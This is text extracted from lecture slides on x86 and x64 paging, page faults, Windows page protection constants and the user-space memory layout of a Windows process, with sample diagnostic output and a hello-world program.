 - Intel 80386 introduced Paging (CR3 register)
 - ARM has the *Translation Table* register
- x86 has two levels of address translation
 - Segmentation - this was removed in x86-64 (x64)
 - Paging




Paging

- Divide the virtual memory into equally-sized units, so called **pages**
- Divide the physical memory into **page frames**
- A page and a page frame have the **same size** (often 4 KB)
- Typical sizes for a page and a page frame are 4 KB, 2 MB, 4 MB, or 1 GB
- Address translation is a **mapping of a page to a page frame**
 - This process/mapping is called **paging**




x86 Paging: Virtual Address Translation



x86 Paging: Virtual Address Translation

- The CR3 register points to the physical address of a page directory
- Each process has a custom page directory (and thus a custom view on all memory)
- A page directory has 1024 page directory entries (PDE)
- Each PDE is 4 bytes in size
- A page table has 1024 page table entries (PTE)
- Each PTE is 4 bytes in size

- P (Present): 1=page is present in memory
- R/W (Read/Write): 0=readable, 1=writeable
- U/S (User/Supervisor): 0=user mode cannot access this page, 1=user mode can access
- A (Accessed): 1=page was read
- D (Dirty): 1=page was written to
- G (Global): 1=page is mapped into all processes
- No NX/XD flag!



x86 Paging: Page Fault

- If a page is not present in memory (page table entry's **present flag is 0**), or if the present flag of the page directory entry is 0, a **page fault** is generated
- The kernel tries to handle this
 - On Windows, `Mm/mmfault.c: MmAccessFault()` is invoked
 - Linux: `arch/x86/mm/fault.c: __do_page_fault()` is called
- **Page fault situations:**

Condition	Reaction
The page was paged out to disk (pagefile, swap)	Map the page back into memory and retry the failed operation
The page is invalid, i.e. it is not mapped into the virtual memory of the running process	Generate an exception (Windows: access violation, Linux: segmentation fault)
The page belongs to the kernel space, but the request is from user space	Generate an exception

Windows x86 page fault handler

```
NTSTATUS MmAccessFault (      IN ULONG_PTR FaultStatus,          IN PVOID VirtualAddress,  
                           IN KPROCESSOR_MODE PreviousMode,    IN PVOID TrapInformation )  
/*++
```

Routine Description:

This function is called by the kernel on data or instruction access faults. The access fault was detected due to either an access violation, a PTE with the present bit clear, or a valid PTE with the dirty bit clear and a write operation. Also note that the access violation and the page fault could occur because of the Page Directory Entry contents as well. This routine determines what type of fault it is and calls the appropriate routine to handle the page fault or the write fault.

Arguments:

FaultStatus - Supplies fault status information bits.

VirtualAddress - Supplies the virtual address which caused the fault.

PreviousMode - Supplies the mode (kernel or user) in which the fault occurred.

TrapInformation - Opaque information about the trap, interpreted by the kernel, not Mm. Needed to allow fast interlocked access to operate correctly.

Return Value:

Returns the status of the fault handling operation. Can be one of:

- Success.
- Access Violation.
- Guard Page Violation.
- In-page Error.

Environment:

Kernel mode.

--*/

...

x86 Windows Paging: Page Fault

- pfmon Demo
- Page faults
 - Soft page fault
 - Hard page fault

```

SOFT: memset+0x45 : 002a0000
SOFT: RtlFillMemoryUlong+0x10 : 002c0000
SOFT: DbgPrintEx+0x46e : DbgPrintEx+0x0000046E
SOFT: SaferCloseLevel+0x204d : SaferCloseLevel+0x0000204D
SOFT: SaferCloseLevel+0x28d2 : SaferCloseLevel+0x000028D1
SOFT: SaferCloseLevel+0x224b : GetThreadWaitChain+0x0000E3D1
SOFT: UrlEscapeW+0x271 : UrlEscapeW+0x00000271

```

Caused	24 faults had	57 Soft	4 Hard faulted VA's
Caused	593 faults had	117 Soft	4 Hard faulted VA's
Caused	44 faults had	54 Soft	2 Hard faulted VA's
Caused	28 faults had	31 Soft	3 Hard faulted VA's
Caused	39 faults had	53 Soft	6 Hard faulted VA's
Caused	50 faults had	35 Soft	4 Hard faulted VA's
Caused	11 faults had	20 Soft	2 Hard faulted VA's
Caused	14 faults had	20 Soft	2 Hard faulted VA's
Caused	54 faults had	47 Soft	2 Hard faulted VA's
Caused	2 faults had	6 Soft	2 Hard faulted VA's
Caused	74 faults had	68 Soft	2 Hard faulted VA's
Caused	41 faults had	52 Soft	5 Hard faulted VA's
Caused	38 faults had	48 Soft	5 Hard faulted VA's
Caused	31 faults had	40 Soft	2 Hard faulted VA's
Caused	9 faults had	24 Soft	2 Hard faulted VA's
Caused	8 faults had	17 Soft	2 Hard faulted VA's
Caused	4 faults had	11 Soft	3 Hard faulted VA's
Caused	37 faults had	37 Soft	2 Hard faulted VA's
Caused	52 faults had	60 Soft	3 Hard faulted VA's
Caused	8 faults had	13 Soft	3 Hard faulted VA's
Caused	0 faults had	6 Soft	2 Hard faulted VA's
Caused	2 faults had	9 Soft	2 Hard faulted VA's
Caused	24 faults had	34 Soft	2 Hard faulted VA's
Caused	985 faults had	89 Soft	3 Hard faulted VA's
Caused	3 faults had	8 Soft	3 Hard faulted VA's
Caused	5 faults had	7 Soft	2 Hard faulted VA's
Caused	8 faults had	12 Soft	3 Hard faulted VA's
Caused	8 faults had	16 Soft	2 Hard faulted VA's

Linux page fault statistics

- Per process statistics
 - minor page fault: page is in memory, but not in the process context
 - major page fault: page is not yet in memory, a new page frame has to be allocated and filled


```
$ ps -eo min_flt,maj_flt,cmd | sort -rn | head
75648  2331 /opt/google/chrome/chrome
39372   474 /usr/bin/gnome-software --gapplication-service
37571   110 /opt/google/chrome/chrome --type=renderer --field-trial-handle=9395242690091829783,1172212187
33791   894 compiz
25278   355 /usr/lib/xorg/Xorg -core :0 -seat seat0 -auth /var/run/lightdm/root/:0 -nolisten tcp vt7 -nov
24938   188 /usr/bin/python3 /usr/sbin/aptd
15201    74 /opt/google/chrome/chrome --type=renderer --field-trial-handle=9395242690091829783,1172212187
11465    87 /usr/lib/x86_64-linux-gnu/fwupd/fwupd
11243   184 /opt/google/chrome/chrome --type=renderer --field-trial-handle=9395242690091829783,1172212187
10949   121 nautilus -n
...
```

Linux page fault statistics (one process)

```
$ /usr/bin/time -v google-chrome
Command being timed: "google-chrome"
User time (seconds): 3.55
System time (seconds): 1.21
Percent of CPU this job got: 12%
Elapsed (wall clock) time (h:mm:ss or m:ss): 0:39.62
Average shared text size (kbytes): 0
Average unshared data size (kbytes): 0
Average stack size (kbytes): 0
Average total size (kbytes): 0
Maximum resident set size (kbytes): 137904
Average resident set size (kbytes): 0
Major (requiring I/O) page faults: 1344
Minor (reclaiming a frame) page faults: 96362
Voluntary context switches: 20002
Involuntary context switches: 26478
Swaps: 0
File system inputs: 303800
File system outputs: 8552
Socket messages sent: 0
Socket messages received: 0
Signals delivered: 0
Page size (bytes): 4096
Exit status: 0
```

- /usr/bin/time can track page faults for a specific process
- Launch Chrome and visit one web site, then close
- At exit, the statistics are printed
- Also includes various other statistics such as
 - Max resident set size: memory occupied by a process that is held in main memory
 - User time (time spent in user mode)
 - System time (time spent in kernel mode)

x86 Paging: Virtual Address Translation with Physical Address Extension (PAE)



PDPT: Page Directory Pointer Table

PDpte: Page Directory Pointer Table Entry


x64 Paging: 64-bit Virtual Address Translation

⇒ Exercise

Windows Virtual Memory: Page Protection


Constant	Description	Value
PAGE_NOACCESS	Attempts to read, write or execute will cause an access violation	0x01
PAGE_READONLY	Attempts to write, and with DEP attempts to execute, will cause an access violation	0x02
PAGE_READWRITE	With DEP, attempts to execute will cause an access violation	0x04
PAGE_WRITECOPY	Creates a copy on the first write. With DEP, attempts to execute will cause an access violation	0x08
PAGE_EXECUTE	Attempts to write will cause an access violation	0x10
PAGE_EXECUTE_READ	Attempts to write will cause an access violation	0x20
PAGE_EXECUTE_READWRITE	All operations allowed	0x40
PAGE_EXECUTE_WRITECOPY	Creates a copy on the first write	0x80
PAGE_GUARD	Mark a region as guard pages, one-time access alert	0x100
PAGE_NOCACHE	Prevent all caching for the region of pages	0x200

Windows x86: Process Virtual Memory



- Focus: user space memory from a process perspective
- We ignore kernel space for now and revisit it later

Windows x86: Process Virtual Memory




- No-access area at address 0x0
- Catch NULL pointers
- Shared data between user space and kernel space mapped at MM_SHARED_USER_DATA_VA (often 0x7ffe0000)
 - Structure _KUSER_SHARED_DATA (see [1])
 - SystemTime
 - NtSystemRoot (C:\WINDOWS)
 - SystemExpirationDate
 - KdDebuggerEnabled
 - SystemCall

[1] https://www.nirsoft.net/kernel_struct/vista/KUSER_SHARED_DATA.html

Windows XP x86: Shared user data example

Address	Hex dump	Decoded data	Comments
7FFE0000	. B2EE2C00	DD 002CEEB2	; TickCountLowDeprecated = 2CEEB2
...			
7FFE0014	. 10AE0E37	DD 370EAE10	; SystemTime.LowPart = 370EAE10
7FFE0018	. BA33D301	DD 01D333BA	; SystemTime.High1Time = 1D333BA
7FFE001C	. BA33D301	DD 01D333BA	; SystemTime.High2Time = 1D333BA
7FFE0020	. 0030773C	DD 3C773000	; TimeZoneBias.LowPart = 3C773000
7FFE002C	. 4C01	DW 14C	; ImageNumberLow = 14C
7FFE002E	. 4C01	DW 14C	; ImageNumberHigh = 14C
7FFE0030	. 4300 3A00	UNICODE "C:\WINDOWS"	; NtSystemRoot[260.] = "C:\WINDOWS"
...			
7FFE0240	. 02000000	DD 00000002	; TimeZoneId = 2
...			
7FFE0264	. 01000000	DD 00000001	; NtProductType = NtProductWinNt
7FFE0268	. 01000000	DD 00000001	; ProductTypeIsValid = 1
7FFE026C	. 05000000	DD 00000005	; NtMajorVersion = 5
7FFE0270	. 01000000	DD 00000001	; NtMinorVersion = 1
7FFE0274	. 00	DB 00	; ProcessorFeatures[PF_FLOATING_POINT_PRECISION_ERRATA] = 0
...			
7FFE02D4	. 00	DB 00	; KdDebuggerEnabled = 0
...			
7FFE02E8	. 7CFF0100	DD 0001FF7C	; NumberOfPhysicalPages = 130940.
7FFE02EC	. 00000000	DD 00000000	; SafeBootMode = 0
7FFE02F0	. 00000000	DD 00000000	; SharedDataFlags = 0
7FFE02F4	. 00000000	DD 00000000	; Debugging flags = 0
...			
7FFE0300	. F0E4907C	DD 7C90E4F0	; SystemCall = 7C90E4F0
7FFE0304	. F4E4907C	DD 7C90E4F4	; SystemCallReturn = 7C90E4F4
7FFE0308	. 00000000	DD 00000000	; SystemCallPad[3] = 0

Windows x86: Process Virtual Memory



helloworld.c

```
#include <stdio.h>

int main (int argc, char** argv)
{
    printf("Hello world!\n");
    return 0;
}
```

“Create” virtual address space for the new process

Windows x86: Process Virtual Memory



helloworld.c

```
#include <stdio.h>

int main (int argc, char** argv)
{
    printf("Hello world!\n");
    return 0;
}
```

Map the executable image
(helloworld.exe) into memory

Windows x86: Process Virtual Memory



helloworld.c

```
#include <stdio.h>

int main (int argc, char** argv)
{
    printf("Hello world!\n");
    return 0;
}
```

Process Environment Block (at FS:[0x30])

- Image base address (e.g., 0x00400000)
- Process heap memory area(s)
- Loaded modules (DLLs)

Windows x86: Process Virtual Memory




helloworld.c

```
#include <stdio.h>

int main (int argc, char** argv)
{
    printf("Hello world!\n");
    return 0;
}
```

- Thread Environment Block at `FS:[0]`
 - Start and end of the stack
 - Pointer to the PEB
 - (Exceptions)

Windows x86: Process Virtual Memory




helloworld.c

```
#include <stdio.h>

int main (int argc, char** argv)
{
    printf("Hello world!\n");
    return 0;
}
```

- Thread Environment Block at FS:[0]
 - Start and end of the stack
 - Pointer to the PEB
 - (Exceptions)
